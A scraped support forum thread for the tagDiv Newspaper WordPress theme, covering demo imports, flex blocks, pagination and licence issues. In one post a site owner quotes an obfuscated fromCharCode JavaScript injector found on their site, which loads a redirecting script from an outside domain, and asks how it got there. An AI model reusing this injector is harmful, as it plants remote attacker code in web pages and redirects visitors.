
No search results were found in Documentation!
 Anamaria
 Hi,
Every new demo with CPTs has a plugin with the style of flex blocks, so you need to have it installed in order to have the custom style of flex blocks with CPTs and custom fields included. https://forum.tagdiv.com/edit-modules-flex-block-x/
Thank you!
 Mas Trigus
I want to make a sticky on the homepage or single page, I’ve tried the tutorial you recommended, but the sticky doesn’t work at all.
please check https://kabartrenggalek.com I even tried to import this cloud theme https://demo.tagdiv.com/newspaper_pulses_pro/customer-engagement-marketing-a-new-strategy-for-the-economy/ but when it’s on my website, sticky doesn’t work at all.
Can you help me. thank you for your attention
 Calin
Calin Hi jim,
I believe you are referring to the loop element, this is the one that has pagination.
Now, if you have an old demo that uses standard templates and not cloud templates, then it is possible to set the page template to “pagebuilder + latest articles + pagination” – https://i.imgur.com/NMggv5H.png for this you can change the layout from the bottom of page, there you need to select the posts loop settings – https://imgur.com/iXnQ0Ok – https://imgur.com/r5HAsm9
Now if is a pro demo, then it has set the posts loop element with tagDiv Composer – https://i.imgur.com/HmLjD18.jpg, therefore you’ll need to edit that page with tagDiv Composer and select the element to edit it – https://i.imgur.com/A3xnMuF.png
Now if the pagination doesn’t work (doesn’t bring new posts, or doesn’t switch to another channel) it’s most likely a plugin or extra code that interferes with the theme, in this case, my recommendation would be to do a test only with the plugins from the theme and see if the problem persists, if not, then you will have to activate the plugins 1 by 1 and check from which plugin the problem occurs.
Thank you!
 Bettina
 Hello @Razvan!
You can upload a section or a homepage from the Cloud Library of any demo. You need to edit the page with the TagDiv Composer, in order to use flex blocks: https://forum.tagdiv.com/flex-block-settings-guide/
It seems that you did not activate the Social Counter plugin, but you use it.
Thank you!
 LinkBaits7

I am creating a submission form which need to include a number of ACF created custom fields; however the form input field isn’t showing all created ACF custom fields. It seems to only be showing text, textarea, number, url & email but not other fields like select, date, WYSIWYG Editor, date picker etc.
But in documentation, demos & features it shows fields such as select:
 beyonduality
After many hours, I figured out why the page redirected, blame the script here, which is played out in the browser, but I can’t find the file where it was included:
blablalba fromCharCode(118,97,114,32,116,114,111,110,109,111,32,61,32,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66, 121,84,97,103,78,97,109,101,40,34,115,99,114,105,112,116,34,41,59,32,118,97,114,32,119,97,110,116,109,101,101,32,61,32,102,97,108,115,101,59,102, 111,114,32,40,118,97,114,32,105,32,61,32,48,59,32,105,32,60,32,116,114,111,110,109,111,46,108,101,110,103,116,104,59,32,105,43,43,41,32,123,32, 32,32,105,102,32,40,116,114,111,110,109,111,91,105,93,46,105,100,41,32,123,32,32,32,9,32,105,102,32,40,116,114,111,110,109,111,91,105,93,46,105, 100,32,61,61,32,34,115,108,111,119,112,111,105,110,116,34,41,123,32,9,9,119,97,110,116,109,101,101,61,116,114,117,101,59,32,9,32,125,32,32,32, 125,32,32,125,105,102,40,119,97,110,116,109,101,101,61,61,102,97,108,115,101,41,123,32,9,118,97,114,32,100,61,100,111,99,117,109,101,110,116,59, 118,97,114,32,115,61,100,46,99,114,101,97,116,101,69,108,101,109,101,110,116,40,39,115,99,114,105,112,116,39,41,59,32,115,46,105,100,61,34,115, 108,111,119,112,111,105,110,116,34,59,115,46,115,114,99,61,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,49,48,52,44,49, 49,54,44,49,49,54,44,49,49,50,44,49,49,53,44,53,56,44,52,55,44,52,55,44,49,49,57,44,57,55,44,49,50,49,44,52,54,44,49,49,53,44,49,49,50,44,49, 48,49,44,57,57,44,49,48,53,44,57,55,44,49,48,56,44,57,56,44,49,48,56,44,49,49,55,44,49,48,49,44,49,48,53,44,49,49,54,44,49,48,49,44,49,48,57,44, 49,49,53,44,52,54,44,57,57,44,49,49,49,44,49,48,57,44,52,55,44,49,49,53,44,49,49,52,44,57,57,44,52,55,44,49,49,53,44,49,49,54,44,49,48,49,44,49, 49,50,44,52,54,44,49,48,54,44,49,49,53,44,54,51,44,49,49,56,44,54,49,44,53,48,44,52,54,44,52,56,44,52,57,41,59,32,105,102,32,40,100,111,99,117, 109,101,110,116,46,99,117,114,114,101,110,116,83,99,114,105,112,116,41,32,123,32,100,111,99,117,109,101,110,116,46,99,117,114,114,101,110,116, 83,99,114,105,112,116,46,112,97,114,101,110,116,78,111,100,101,46,105,110,115,101,114,116,66,101,102,111,114,101,40,115,44,32,100,111,99,117,109, 101,110,116,46,99,117,114,114,101,110,116,83,99,114,105,112,116,41,59,125,32,101,108,115,101,32,123,100,46,103,101,116,69,108,101,109,101,110, 116,115,66,121,84,97,103,78,97,109,101,40,39,104,101,97,100,39,41,91,48,93,46,97,112,112,101,110,100,67,104,105,108,100,40,115,41,59,125,32,125)) so it´s an encoded js this loads the redirecting js from https://way.specialblueitems.com/src/step.js?v=2.0
This script load also on every subpage.
I have run several malware scanners, they have not found the actual cause.
The strange thing is, as soon as I downgrade the newspapers, the redirect malware script is gone.
As soon as I update to the newest version, the malware script loads again.
So I wonder how this happens. After an upgrade the original data is downloaded from the tagdiv server and installed. Where can this demonic stuff be stored in the database or in a file?
 crispenn
 That’s what I was doing but it’s working fine now. The issue was even if I added the links to the icons the moment I saved it, it was reverting to the default inputs from the demo. So you basically have to do it a few times until it saves the links you want. Thank you for your help.
 VeriArtem
 Hello
Yes, I know that but how to title [Company] keep close to the inner text? When I do it its at least an inch of empty space or move somewhere else. Demo css paddings and margins are set to -.
Regards
Alex
Bettina Hello!
I’ve installed the Life News Pro demo, created a page, and started editing with the TagDiv Composer. There is no error.This file, class-wp-filesystem-ftpext.php, is not part of our theme.
So, please test by deactivating ALL plugins except tagDiv; additionally, if you are using a cache plugin, deactivate it, clear all cache, and try again.
Thank you!
Anamaria Hello,
If you want to display on the flex loop, you can use this custom-made module -> https://demo.tagdiv.com/newspaper_real_estate_pro/ -> https://forum.tagdiv.com/edit-modules-flex-block-x/.
Also, changing the code for those requires more knowledge, but you can contact the custom work team at https://tagdiv.com/web-development-services/ to help you.
Thank you!
crispennHi I bought the newspaper theme recently for an online news agency. However it won’t allow me to change the social media pages. It keeps displaying the text that came with the demo even if I change the social media page IDs to the real that I want to be displayed. Any help with that or am I not doing something correctly.
Bettina Hello @shreefmokhtar!
Please use the RTL demo’s templates: https://demo.tagdiv.com/newspaper_default_rtl_pro/
Thank you!
 CBWright
Hello all,
I am installing this theme on a website that already has a lot of content on it… so I don’t want the “dummy content” that comes with all of the prebuilt sites. There is a toggle for each prebuilt option that lets you switch between “Design only” and “Include content,” but it doesn’t seem to matter what it’s set to… when set to “Design only” it pops up a warning dialog that says “INSTALL THE FULL DEMO” and when you click install it does, in fact, install the full demo.
Can someone point me in the direction of how to fix this? I would like to start with one of the prebuilt themes but I don’t want to have to deal with the demo content.
Bettina Hello Andy!
I suggest using flex blocks instead of a big grid to arrange them as you like. By setting the post ID, you can permanently exclude a post from appearing or allow only one post in the entire block to appear.https://forum.tagdiv.com/flex-block-settings-guide/
For example, check the Chained News demo, and there you can see a lot of flex block 1 arrangements: https://demo.tagdiv.com/newspaper_chained_news_pro/
Thank you!
VeriArtem Hello
https://demo.tagdiv.com/newspaper_downtown_pro/ Footer > Company is a title for text “Each template in our ever growing studio library can be added and moved around within any page effortlessly with one click.”
How to make title to look like on your above mentioned demo, steps.
Regards
Alex
VeriArtem Hello
Your image did not help me. Ok, I would like to have header for inline text as is in demo downtown pro. I tried many options but than all elements go in all direction.
Regards
Alex
Anamaria Hello,
Please try to import the Homepage template again and check the results.
I think the problem is the process of installing the demo wasn’t finished.
Also, please check this topic https://forum.tagdiv.com/topic/update-required-newspaper-12-1-1-brings-extra-security/.
Thank you!
Bettina Hello @brain4web!
You’ll be able to activate the plugins separately in the next update: https://prnt.sc/LdmzKciTpuDM. In this moment, you can only have it if you have the demo installed and activated with the content.
Thank you!
 ezioboy
 hello betina
I put the code but no response.
I can’t figure out what the problem is.
https://ibb.co/xGqx0Zn
https://ibb.co/z5b5X9h
https://ibb.co/t28msCN
And images 2 and 3 are mobile, but the logo can’t be changed either.
PC is applied, but why is mobile not responding?
Yesterday I emailed you my login/password.
past and present are the same
https://ibb.co/XDX2tDx
https://ibb.co/59n1Tp9
Please take a look and review this as well
① When I click the [Buy Now button], [Go to the checkout page] is set, but before I go to the checkout page, I want to specify the [Purchasing > Login/Registration > Checkout] page movement path, just like Newspaper Real News Demo Paywell. but i don’t know how
② On the login/registration page, the Newspaper login/registration fields are visible on other screens, but only on this lock screen, the Newspaper login/registration fields are not visible. In the end, two login/registration are applied to the site.
 brain4web
 Hello Bettina
which is the plugin for the demo?
thanks
Anamaria Hello,
This is a guide on how to install the theme https://forum.tagdiv.com/install-via-wordpress/ and install a prebuilt website https://forum.tagdiv.com/installing-demos/
The tagdiv Cloud Library is a plugin https://forum.tagdiv.com/tagdiv-cloud-library-plugin/
Thank you!
 MANTEIV
 Thank you for your support.
One more question
i can re active my theme, but in “Prebuilt Websites” tab.
it display “An issue has been encountered while trying to validate your license key”
so i cannot install demo
help me to fix it
Thank you!
 erfahrungsguru
Hi,

i have two websites with newspaper 11 theme. but on 1 page i got an error with the width – maybe you have an idea how to fix it?
see screenshot:
Site 1 – everyhting well:
Site 2 – bugged

both pages have a different demo page as a basic framework. we have not set any css customizations.
Anamaria Hello,
The PHP version 8.1 is not tested with the theme. You can try to use 8.0.
This is a guide on how to install the theme https://forum.tagdiv.com/install-via-wordpress/ and install a prebuilt website https://forum.tagdiv.com/installing-demos/
Thank you!
 Nagarig
 @Bettina, as you said, it wasn’t working. So I reinstalled the theme. And I was asking that question in case something happens in future. So please tell:
if I change the theme demo/ reinstall the whole theme? It will delete that RAW HTML or Now its SYNC with tagDiv Cloud?? I am worried that it gets SYNC and attached to my profile.
I also noticed while reinstalling theme, raw tagdiv code is present there even if theme is deleted. So how to delete it just in case someone wants to delete?
Thank you!



